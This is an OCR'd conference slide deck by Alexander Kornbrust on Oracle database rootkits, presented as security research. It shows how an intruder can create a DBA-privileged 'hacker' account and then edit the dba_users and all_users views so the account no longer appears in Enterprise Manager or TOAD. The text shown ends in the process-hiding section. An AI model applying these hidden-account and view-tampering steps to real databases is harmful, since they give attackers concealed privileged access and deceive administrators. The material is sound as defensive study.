
Database Rootkits

Alexander Kornbrust
01-April-2005

Agenda



1. Introduction
2. OS Rootkits
3. Database Rootkits
4. Execution Path
5. Hide Users
6. Hide Processes
7. Modify PL/SQL Packages
8. Rootkit Detection
9. Conclusion
10. Q/A

Introduction

- **Operating Systems and Databases are quite similar in the architecture.**

Both have


- **Users**
- **Processes**
- **Jobs**
- **Executables**
- **…**

➔ **A database is a kind of operating system**

Introduction

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Introduction



- **The following examples are realized with the Oracle database.**
  It is possible to transfer the concept to other databases by replacing
  - **Synonyms to Views/Aliases**
  - **Packages/Procedures/Functions to stored procedures**
  - **PL/SQL to T/SQL / PL/pgSQL**

OS Rootkit

- **Definition Wikipedia:**

  A rootkit is a set of tools used after cracking a computer system that hides logins, processes [...] a set of recompiled UNIX tools such as ps, netstat, passwd that would carefully hide any trace that those commands normally display.

OS Rootkits

- **What happens if a hacker breaks into a server?**
  - **Hacker removes his traces.**
  - **The attacker installs an OS rootkit.**

OS Rootkits

- **Result of the `who` command with and without an installed rootkit**

without rootkit

```
   [root@picard root]# who
root   pts/0 Apr  1 12:25
root   pts/1 Apr  1 12:44
root   pts/1 Apr  1 12:44
ora    pts/3 Mar 30 15:01
hacker pts/3 Feb 16 15:01
```

with rootkit

```
[root@picard root]# who
root   pts/0 Apr  1 12:25
root   pts/1 Apr  1 12:44
root   pts/1 Apr  1 12:44
ora    pts/3 Mar 30 15:01
```


Database Rootkits

- **Implement a database rootkit**
  - **Oracle execution path**
  - **Hide database users**
  - **Hide databases processes**
  - **Hide database jobs**
  - **Modify internal functions**

Database Rootkits

- **Ways to implement a (database) rootkit**
  - **Modify the (database) object itself**
  - **Change the execution path**

Oracle Execution Path



How is Oracle resolving object names?


Example:

```
SQL> Select username from dba_users;
```


Name resolution:

- **Is there a local object in the current schema (table, view, procedure, …) called dba_users? If yes, use it.**
- **Is there a private synonym called dba_users? If yes, use it.**
- **Is there a public synonym called dba_users? If yes, use it.**

Oracle Execution Path




Execution Path Oracle



We can change the execution path by

- **Creating a local object with the identical name**
- **Creating a private synonym pointing to a different object**
- **Creating a public synonym pointing to a different object**
- **Switching to a different schema**


Hide Database Users



User management in Oracle

- User and roles are stored together in the table SYS.USER$
- Users have flag TYPE# = 1
- Roles have flag TYPE# = 0
- Views dba_users and all_users to simplify access
- Synonyms for dba_users and all_users


Hide Database Users



Example: Create a database user called hacker

```
SQL> create user hacker identified
     by hacker;

SQL> grant dba to hacker;
```

Hide Database Users




Example: List all database users


```
SQL> select username from dba_users;

USERNAME
------------------------------
SYS
SYSTEM
DBSNMP
SYSMAN
MGMT_VIEW
OUTLN
MDSYS
ORDSYS
EXFSYS
HACKER
[…]
```

Hide Database Users


Enterprise Manager (Java)




Enterprise Manager (Web)



Quest TOAD



Hide Database Users




Add an additional line to the view


```
and pr.resource# = 1
AND U.NAME != 'HACKER'
```

Hide Database Users


Enterprise Manager (Java)



Enterprise Manager (Web)




Quest TOAD




Hide Database Users

TOAD is using the view ALL_USERS instead of DBA_USERS. That‘s why the user HACKER is still visible.




Hide Database Users

Now the user is gone in TOAD too…




Hide Processes



Process management in Oracle

- Processes are stored in a special view v$session located in the schema SYS
- Public synonym v$session pointing to v_$session
- Views v_$session to access v$session

Hide Processes




Example: List all database processes


```
SQL> select sid,serial#, program from v$session;

       SID    SERIAL# PROGRAM
---------- -------- ------------------------------------
---------
       297      11337 OMS
       298      23019 OMS
       300         35 OMS
       301          4 OMS
       304       1739 OMS
       305      29265 sqlplus.exe
       306       2186 OMS
       307         30 emagent@picard.rds (TNS V1
       308         69 OMS
       310       5611 OMS
       311         49 OMS
[...]
```

